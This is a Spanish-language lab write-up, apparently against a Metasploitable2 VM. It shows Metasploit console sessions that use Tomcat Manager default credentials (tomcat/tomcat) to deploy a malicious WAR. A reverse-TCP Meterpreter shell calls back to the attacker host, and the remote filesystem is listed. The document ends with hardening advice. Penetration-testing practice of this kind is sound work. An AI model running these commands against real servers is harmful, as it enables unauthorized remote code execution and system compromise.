Este es un servidor de aplicaciones de código abierto desarrollado por la Apache Software Foundation. Es uno de los contenedores de servlets y tecnologías Java Server Pages (JSP) más populares. Se utiliza para alojar e implementar aplicaciones web basadas en Java.

***El Motor de Servlets: Coyote JSP engine:***

Coyote: Es el conector HTTP de alto rendimiento utilizado por Apache Tomcat. Es el componente que se encarga de escuchar las peticiones HTTP entrantes en el puerto de red (en este caso, 8180) y de devolver las respuestas al cliente.

## **JSP engine 1.1:**

Indica la versión del motor de JavaServer Pages que está utilizando el servidor. JSP es una tecnología que permite a los desarrolladores crear páginas web dinámicas.

### **En Resumen:**

Esta línea significa que en un sistema hay un Servidor de Aplicaciones Apache Tomcat que está escuchando peticiones web HTTP a través del puerto 8180, y esta utilizando la versión 1.1 del motor JSP de Coyote para procesar esas peticiones.

```
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use auxiliary/scanner/http/tomcat_mgr_login

Matching Modules
=====
#  Name                      Disclosure Date  Rank   Check  Description
-  auxiliary/scanner/http/tomcat_mgr_login .          normal  No    Tomcat Application Manager Login Utility

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/http/tomcat_mgr_login

[*] Using auxiliary/scanner/http/tomcat_mgr_login
msf auxiliary(scanner/http/tomcat_mgr_login) > use exploit/multi/http/tomcat_mgr_deploy

Matching Modules
=====
#  Name                      Disclosure Date  Rank   Check  Description
-  exploit/multi/http/tomcat_mgr_deploy  2009-11-09  excellent Yes   Apache Tomcat Manager Application Deployer Authenticated Code Execution
1   \_\_ target: Automatic          .          .
2   \_\_ target: Java Universal       .          .
3   \_\_ target: Windows Universal    .          .
4   \_\_ target: Linux x86            .          .
```

```
Interact with a module by name or index. For example info 4, use 4 or use exploit/multi/http/tomcat_mgr_deploy
After interacting with a module you can manually set a TARGET with set TARGET 'Linux x86'

[*] Using exploit/multi/http/tomcat_mgr_deploy
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/http/tomcat_mgr_deploy) > set HttpUsername tomcat
HttpUsername => tomcat
msf exploit(multi/http/tomcat_mgr_deploy) > set HttpPassword tomcat
HttpPassword => tomcat
msf exploit(multi/http/tomcat_mgr_deploy) > set rhost 192.168.1.2
rhost => 192.168.1.2
msf exploit(multi/http/tomcat_mgr_deploy) > set rport 8180
rport => 8180
msf exploit(multi/http/tomcat_mgr_deploy) > options

Module options (exploit/multi/http/tomcat_mgr_deploy):
=====
Name      Current Setting  Required  Description
HttpPassword  tomcat        no        The password for the specified username
HttpUsername  tomcat        no        The username to authenticate as
PATH        /manager        yes       The URI path of the manager app (/deploy and /undeploy will be used)
Proxies      .              no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, socks5h, http, s-proxy
RHOSTS     192.168.1.2      yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      8180           yes      The target port (TCP)
SSL        false          no        Negotiate SSL/TLS for outgoing connections
VHOST      .              no        HTTP server virtual host
```

```

Payload options (java/meterpreter/reverse_tcp):
  Name  Current Setting  Required  Description
  LHOST  127.0.0.1      yes       The listen address (an interface may be specified)
  LPORT  4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0   Automatic

View the full module info with the info, or info -d command.

msf exploit(multi/http/tomcat_mgr_deploy) > set lhost 192.168.1.1
lhost => 192.168.1.1
msf exploit(multi/http/tomcat_mgr_deploy) > options

Module options (exploit/multi/http/tomcat_mgr_deploy):
  Name  Current Setting  Required  Description
  HttpPassword  tomcat      no        The password for the specified username
  HttpUsername  tomcat      no        The username to authenticate as
  PATH          /manager     yes      The URI path of the manager app (/deploy and /undeploy will be used)
  Proxies       no          A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: socks4, socks5, socks5h, http, sapni
  RHOSTS        192.168.1.2  yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT         8180        yes      The target port (TCP)
  SSL           false       no        Negotiate SSL/TLS for outgoing connections

```

```

RHOSTS        192.168.1.2  yes      sapni
RPORT         8180        yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
SSL           false       no        Negotiate SSL/TLS for outgoing connections
VHOST          no          HTTP server virtual host

Payload options (java/meterpreter/reverse_tcp):
  Name  Current Setting  Required  Description
  LHOST  192.168.1.1      yes       The listen address (an interface may be specified)
  LPORT  4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0   Automatic

View the full module info with the info, or info -d command.

```

```

msf exploit(multi/http/tomcat_mgr_deploy) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf exploit(multi/http/tomcat_mgr_deploy) > /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.23/lib/recog/fingerprint/regexp_factory.r
b:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression

[*] Started reverse TCP handler on 192.168.1.1:4444
[*] Attempting to automatically select a target ...
[*] Automatically selected target "Linux x86"
[*] Uploading 6233 bytes as uLEfGvIeg9Y2Zx9QnRxzhJcMW0ovEji.war ...
[*] Executing /uLEfGvIeg9Y2Zx9QnRxzhJcMW0ovEji/5wzUjbjZ8NfpXMYvh.jsp ...
[*] Undeploying uLEfGvIeg9Y2Zx9QnRxzhJcMW0ovEji ...
[*] Sending stage (58073 bytes) to 192.168.1.2
[*] Meterpreter session 1 opened (192.168.1.1:4444 → 192.168.1.2:52058) at 2025-11-29 14:58:27 +0100
ls
[*] exec: ls

bwapp-beebox-virtual-machine-installation-configuration-exercise-project  Documentos  Imágenes  Plantillas  ssh_users.txt
Descargas                                         Escritorio  Música  Público  Videos

msf exploit(multi/http/tomcat_mgr_deploy) > exploit
[*] Started reverse TCP handler on 192.168.1.1:4444
[*] Attempting to automatically select a target ...
[*] Automatically selected target "Linux x86"
[*] Uploading 6229 bytes as nVjPzsXqRyxVF3m9i5Ekbf9T.war ...
[*] Executing /nVjPzsXqRyxVF3m9i5Ekbf9T/QB0bzRwutwr4b3UT.jsp ...
[*] Undeploying nVjPzsXqRyxVF3m9i5Ekbf9T ...
[*] Sending stage (58073 bytes) to 192.168.1.2
[*] Meterpreter session 2 opened (192.168.1.1:4444 → 192.168.1.2:41241) at 2025-11-29 15:07:03 +0100

```

```

meterpreter > ls
Listing: /

```

Mode	Size	Type	Last modified	Name
040444/r--r--r--	4096	dir	2012-05-14 05:35:33 +0200	bin
040444/r--r--r--	1024	dir	2010-03-16 03:55:51 +0100	boot
040444/r--r--r--	4096	dir	2010-03-16 03:55:51 +0100	com
040444/r--r--r--	13480	dir	2025-11-28 11:47:32 +0100	dev
040444/r--r--r--	4096	dir	2025-11-28 11:47:41 +0100	etc
040444/r--r--r--	4096	dir	2010-04-18 08:16:02 +0200	home
040444/r--r--r--	4096	dir	2010-03-16 23:57:40 +0100	initrd
1000000/r--r--r--	7099183	fil	2010-03-16 03:55:59 +0200	initrd.img
040444/r--r--r--	4096	dir	2012-05-14 03:55:39 +0200	lib
0400000/r--r--r--	16384	dir	2010-03-16 23:55:15 +0100	lost+found
040444/r--r--r--	4096	dir	2010-03-16 23:55:52 +0100	media
040444/r--r--r--	4096	dir	2010-04-28 22:16:56 +0200	mnt
1000000/r--r--r--	8705	fil	2025-11-28 11:47:44 +0100	nohup.out
040444/r--r--r--	4096	dir	2010-03-16 23:57:39 +0100	opt
040444/r--r--r--	0	dir	2010-03-16 03:54:53 +0200	proc
040444/r--r--r--	4096	dir	2025-11-28 11:47:44 +0100	root
040444/r--r--r--	4096	dir	2012-05-14 03:54:53 +0200	sbin
040444/r--r--r--	4096	dir	2010-03-16 23:57:38 +0100	srv
040444/r--r--r--	0	dir	2025-11-28 11:47:17 +0100	sys
040666/rw-rw-rw-	4096	dir	2025-11-28 18:51:43 +0100	tmp
040444/r--r--r--	4096	dir	2010-03-17 15:06:23 +0100	var
100444/r--r--r--	1987288	fil	2008-04-10 18:55:41 +0200	vmlinuz

```

meterpreter > ■

```

## **Explicacion paso a paso en la salida de Metasploit:**

### **exploit/multi/http/tomcat\_mgr\_deploy**

Este modulo, cuando se usan credenciales válidas del Tomcat Manager, permite subir un archivo WAR y ejecutarlo. Ese WAR contiene un payload que abre una sesión meterpreter hacia tu máquina.

#### **Configuracion de modulos:**

**rhost** 192.168.1.2 (*Metasploitable2*)

**rport** 8180 (**puerto donde corre Tomcat Manager**)

HttpUsername tomcat

HttpPassword tomcat

**Ihost** 192.168.1.1 **tu maquina, donde escuchas conexiones reversas (Kali)**

#### **Ejecucion del exploit:**

**exploit -j**

#### **El modulo:**

Sube un archivo WAR con un nombre aleatorio

Lo despliega en Tomcat

Ejecuta un JSP dentro del WAR, lo que lanza el payload

Abre una sesión Meterpreter de vuelta hacia tu maquina

Elimina el WAR (undeploy) para no dejar rastro.

#### **Comandos dentro de Meterpreter:**

ls

Estas listando directorios/archivos del sistema remoto.

**Por ejemplo:**

bin

boot

cdrom

vmlinuz

***Es el listado del directorio raíz / del sistema Linux comprometido.***

***Explicacion del ataque al Tomcat Manager:***

En esta practica se utilizo Metasploit para demostrar cómo un servidor Apache Tomcat mal configurado puede ser comprometido. Primero, el módulo tomcat\_mgr\_login identificó credenciales válidas en la aplicación Tomcat Manager. Posteriormente, con el módulo tomcat\_mgr\_deploy, se aprovechó este acceso para subir un archivo .war malicioso que contenía una JSP capaz de ejecutar código arbitrario.

Al desplegarse esta aplicación, el servidor estableció una conexión inversa hacia la máquina del auditor, permitiendo abrir una sesión Meterpreter. Desde dicha sesión se accedió al sistema de archivos del servidor afectado, demostrando el impacto de permitir credenciales débiles y de no restringir el acceso al Tomcat Manager.

Esta práctica evidencia la importancia de deshabilitar el despliegue remoto, cambiar contraseñas por defecto, y limitar el acceso administrativo únicamente a direcciones IP autorizadas.